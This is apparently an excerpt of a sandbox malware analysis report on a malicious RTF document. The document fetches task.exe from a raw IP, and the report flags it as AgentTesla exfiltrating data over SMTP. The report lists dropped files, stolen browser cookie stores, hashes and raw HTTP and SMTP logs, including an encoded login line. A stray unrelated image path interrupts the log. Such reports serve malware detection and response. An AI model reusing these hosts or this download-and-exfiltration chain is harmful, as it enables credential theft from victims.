Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UHZRB3V0JU1J7RFEXRK5.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5768389518947097
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuztkKr9HDpxpyXXlUVqA2:cmzooz8mnHnoruztFdf8XhA2
MD5:	F77E31703484611D6E72FF2154C7C3E8
SHA1:	B8BE68A8C03DBBA0923DA0ABB8A882D330E36EDD
SHA-256:	B5DF447EA40042BF9ADAE373C645BC7F05666DEC529D8DF560841A7EB3BFB7EE
SHA-512:	B404DBD5E270F7414B0F9AE49054E33683CC46B532645238D6D016CC63700E67B7399D4EC2D26EABB9FA0DD320ECB36C643B0F971CBB5484486D1C2259A43CI
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5768389518947097
Encrypted:	false
SSDEEP:	96:chQC4MqWqvsqvJCwooz8hQC4MqWqvsEHyqvJCworuztkKr9HDpxpyXXlUVqA2:cmzooz8mnHnoruztFdf8XhA2
MD5:	F77E31703484611D6E72FF2154C7C3E8
SHA1:	B8BE68A8C03DBBA0923DA0ABB8A882D330E36EDD
SHA-256:	B5DF447EA40042BF9ADAE373C645BC7F05666DEC529D8DF560841A7EB3BFB7EE
SHA-512:	B404DBD5E270F7414B0F9AE49054E33683CC46B532645238D6D016CC63700E67B7399D4EC2D26EABB9FA0DD320ECB36C643B0F971CBB5484486D1C2259A43CI
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\SzfukVRF.exe	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	504832
Entropy (8bit):	7.875034070984988
Encrypted:	false
SSDEEP:	12288:+v5E70ZixBFm0hDKr62YWLJp7WtXpcCAVS4EzOnsQ7b51:+vG70Zi1hy6O+LAVS4C
MD5:	F65B0793251364C03D06E8E7134FC21B

C:\Users\user\AppData\Roaming\SzfukVRF.exe	
SHA1:	7BC80E89BBC7C10B974462E748849F9056D20D4A
SHA-256:	A031918E001745C0F07D5D0AC118A0BFEB946236033E20FA1B16E0D54EE7BCB8
SHA-512:	BAC2E15EAFEFF6708D67A224B96FBC62F062A6029D7E5DFCB773C2B07AAC4C01F910724192A6294DA3456B50E016F5A9859E9DD6EA18C2C51F02377AFBA3CB2
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.a.....0..... .....@.. ....@.....\|...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...t.....\... .....{ ..*..{!...*..{"...*..{#...*..($.....} ....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&.. .,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r...p .....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\AppData\Roaming\nfaaxqn4.3to\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\nfaaxqn4.3to\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E56585
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\AppData\Roaming\task.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	504832
Entropy (8bit):	7.875034070984988
Encrypted:	false
SSDEEP:	12288:+v5E70ZixBFm0hDKr62YWLJp7WtXpcCAVS4EzOnsQ7b51:+vG70Zi1hy6O+LAVS4C
MD5:	F65B0793251364C03D06E8E7134FC21B
SHA1:	7BC80E89BBC7C10B974462E748849F9056D20D4A
SHA-256:	A031918E001745C0F07D5D0AC118A0BFEB946236033E20FA1B16E0D54EE7BCB8
SHA-512:	BAC2E15EAFEFF6708D67A224B96FBC62F062A6029D7E5DFCB773C2B07AAC4C01F910724192A6294DA3456B50E016F5A9859E9DD6EA18C2C51F02377AFBA3CB2
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.a.....0..... .....@.. ....@.....\|...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...t.....\... .....{ ..*..{!...*..{"...*..{#...*..($.....} ....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&.. .,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r...p .....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\Desktop\~$_1O1_SWIFt.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.6061385962789445
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	MT_1O1_SWIFt.doc
File size:	393131
MD5:	9a802b83f597cbb0adaabed57442bc50
SHA1:	b2b9b3fb8a423885f2971fe557637ab7bf84f53d
SHA256:	a3f600d0d1de53ee5f125b1fe51f90c393f74125767abe5bb7cb07725124d76d
SHA512:	258762a23af4d39e7d52c581a23cf56cb1b5b2a0859e5842cba316e7124bb3e11f46b1569976b92ea47b141e3167e52b0718fc297a210e90eb4a679e2148739
SSDEEP:	1536:iSpDDDDDDDDhtNjWmg5S/WyoEnOY4RN7lThdm97hKfedzFz76mAg5eeVhMDw5wff:iODDDDDDDDreRydzFtr5RDAw5wff
File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000007DAh	2	embedded	package	97579	abdtfhgXgeghDp.ScT	C:\nsdsTggH\abdtfhgXGeghDp.ScT	C:\CbkepaDw\abdtfhghgeghDp.ScT	no
1	0003219Fh	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:19:18.483624	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49168	587	192.168.2.22	208.91.199.225
11/25/21-18:19:31.155801	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49169	587	192.168.2.22	208.91.198.143
11/25/21-18:19:41.528957	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49170	587	192.168.2.22	208.91.199.224
11/25/21-18:20:07.749551	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49172	587	192.168.2.22	208.91.199.224
11/25/21-18:20:14.751702	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49173	587	192.168.2.22	208.91.199.225

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:19:07.153943062 CET	192.168.2.22	8.8.8.8	0x5a80	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.175802946 CET	192.168.2.22	8.8.8.8	0x5a80	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:17.236095905 CET	192.168.2.22	8.8.8.8	0x942c	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:29.855468035 CET	192.168.2.22	8.8.8.8	0x237c	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:39.483196020 CET	192.168.2.22	8.8.8.8	0xc39d	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:06.529659033 CET	192.168.2.22	8.8.8.8	0x4877	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.486321926 CET	192.168.2.22	8.8.8.8	0x955d	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.519912004 CET	192.168.2.22	8.8.8.8	0x955d	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:19:07.174871922 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.174871922 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.174871922 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.174871922 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.197089911 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.197089911 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.197089911 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:07.197089911 CET	8.8.8.8	192.168.2.22	0x5a80	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:17.251951933 CET	8.8.8.8	192.168.2.22	0x942c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:19:17.251951933 CET	8.8.8.8	192.168.2.22	0x942c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:17.251951933 CET	8.8.8.8	192.168.2.22	0x942c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:17.251951933 CET	8.8.8.8	192.168.2.22	0x942c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:29.899957895 CET	8.8.8.8	192.168.2.22	0x237c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:29.899957895 CET	8.8.8.8	192.168.2.22	0x237c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:29.899957895 CET	8.8.8.8	192.168.2.22	0x237c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:29.899957895 CET	8.8.8.8	192.168.2.22	0x237c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:39.520643950 CET	8.8.8.8	192.168.2.22	0xc39d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:39.520643950 CET	8.8.8.8	192.168.2.22	0xc39d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:39.520643950 CET	8.8.8.8	192.168.2.22	0xc39d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:19:39.520643950 CET	8.8.8.8	192.168.2.22	0xc39d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:06.567415953 CET	8.8.8.8	192.168.2.22	0x4877	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:06.567415953 CET	8.8.8.8	192.168.2.22	0x4877	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:06.567415953 CET	8.8.8.8	192.168.2.22	0x4877	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:06.567415953 CET	8.8.8.8	192.168.2.22	0x4877	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.519344091 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.519344091 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.519344091 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.519344091 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.557435989 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.557435989 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.557435989 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:20:13.557435989 CET	8.8.8.8	192.168.2.22	0x955d	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 173.232.204.89

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	173.232.204.89	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:18:13.019087076 CET	0	OUT	GET /task.exe HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 173.232.204.89 Connection: Keep-Alive
Nov 25, 2021 18:18:13.165656090 CET	1	IN	HTTP/1.1 200 OK Server: nginx/1.19.9 Date: Thu, 25 Nov 2021 17:18:13 GMT Content-Type: application/octet-stream Content-Length: 504832 Last-Modified: Thu, 25 Nov 2021 10:52:42 GMT Connection: keep-alive ETag: "619f6afa-7b400" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:18:19.208024025 CET	531	IN	HTTP/1.1 200 OK Server: nginx/1.19.9 Date: Thu, 25 Nov 2021 17:18:19 GMT Content-Type: application/octet-stream Content-Length: 504832 Last-Modified: Thu, 25 Nov 2021 10:52:42 GMT Connection: keep-alive ETag: "619f6afa-7b400" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:19:18.020689964 CET	587	49168	208.91.199.225	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:19:18.021146059 CET	49168	587	192.168.2.22	208.91.199.225	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:19:18.170020103 CET	587	49168	208.91.199.225	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:19:18.170605898 CET	49168	587	192.168.2.22	208.91.199.225	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:19:18.328202963 CET	587	49168	208.91.199.225	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:19:18.328476906 CET	49168	587	192.168.2.22	208.91.199.225	DATA
Nov 25, 2021 18:19:18.477617979 CET	587	49168	208.91.199.225	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:19:19.516474009 CET	587	49168	208.91.199.225	192.168.2.22	250 2.0.0 Ok: queued as 3EECE1D7EFE
Nov 25, 2021 18:19:20.875292063 CET	587	49167	208.91.199.224	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:19:29.638828993 CET	49168	587	192.168.2.22	208.91.199.225	QUIT
Nov 25, 2021 18:19:29.787069082 CET	587	49168	208.91.199.225	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:19:30.227025032 CET	587	49169	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:19:30.227565050 CET	49169	587	192.168.2.22	208.91.198.143	EHLO 116938
Nov 25, 2021 18:19:30.377811909 CET	587	49169	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:19:30.378262997 CET	49169	587	192.168.2.22	208.91.198.143	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:19:30.529058933 CET	587	49169	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:19:30.682089090 CET	587	49169	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:19:30.682296991 CET	49169	587	192.168.2.22	208.91.198.143	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:19:30.833399057 CET	587	49169	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:19:30.833801031 CET	49169	587	192.168.2.22	208.91.198.143	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:19:31.004272938 CET	587	49169	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:19:31.004806042 CET	49169	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:19:31.155194998 CET	587	49169	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:19:32.516561031 CET	49169	587	192.168.2.22	208.91.198.143	.
Nov 25, 2021 18:19:32.835864067 CET	587	49169	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as E2255782337
Nov 25, 2021 18:19:39.816498995 CET	587	49170	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:19:39.816731930 CET	49170	587	192.168.2.22	208.91.199.224	EHLO 116938
Nov 25, 2021 18:19:39.961285114 CET	587	49170	208.91.199.224	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:19:39.961536884 CET	49170	587	192.168.2.22	208.91.199.224	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:19:40.106718063 CET	587	49170	208.91.199.224	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:19:40.255898952 CET	587	49170	208.91.199.224	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:19:40.260569096 CET	49170	587	192.168.2.22	208.91.199.224	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:19:40.405889034 CET	587	49170	208.91.199.224	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:19:40.497438908 CET	49170	587	192.168.2.22	208.91.199.224	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:19:40.656549931 CET	587	49170	208.91.199.224	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:19:41.248609066 CET	49170	587	192.168.2.22	208.91.199.224	DATA
Nov 25, 2021 18:19:41.393323898 CET	587	49170	208.91.199.224	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:19:48.532665968 CET	49170	587	192.168.2.22	208.91.199.224	.
Nov 25, 2021 18:19:48.851762056 CET	587	49170	208.91.199.224	192.168.2.22	250 2.0.0 Ok: queued as 8EF7D3A1B1B
Nov 25, 2021 18:20:06.195044041 CET	49170	587	192.168.2.22	208.91.199.224	QUIT
Nov 25, 2021 18:20:06.339689970 CET	587	49170	208.91.199.224	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:20:06.340048075 CET	49169	587	192.168.2.22	208.91.198.143	QUIT
Nov 25, 2021 18:20:06.490341902 CET	587	49169	208.91.198.143	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:20:06.863431931 CET	587	49172	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:20:06.863701105 CET	49172	587	192.168.2.22	208.91.199.224	EHLO 116938


Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:20:07.008510113 CET	587	49172	208.91.199.224	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:20:07.008922100 CET	49172	587	192.168.2.22	208.91.199.224	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:20:07.154429913 CET	587	49172	208.91.199.224	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:20:07.302423000 CET	587	49172	208.91.199.224	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:20:07.302656889 CET	49172	587	192.168.2.22	208.91.199.224	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:20:07.448488951 CET	587	49172	208.91.199.224	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:20:07.448730946 CET	49172	587	192.168.2.22	208.91.199.224	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:20:07.603423119 CET	587	49172	208.91.199.224	192.168.2.22	250 2.1.5 Ok
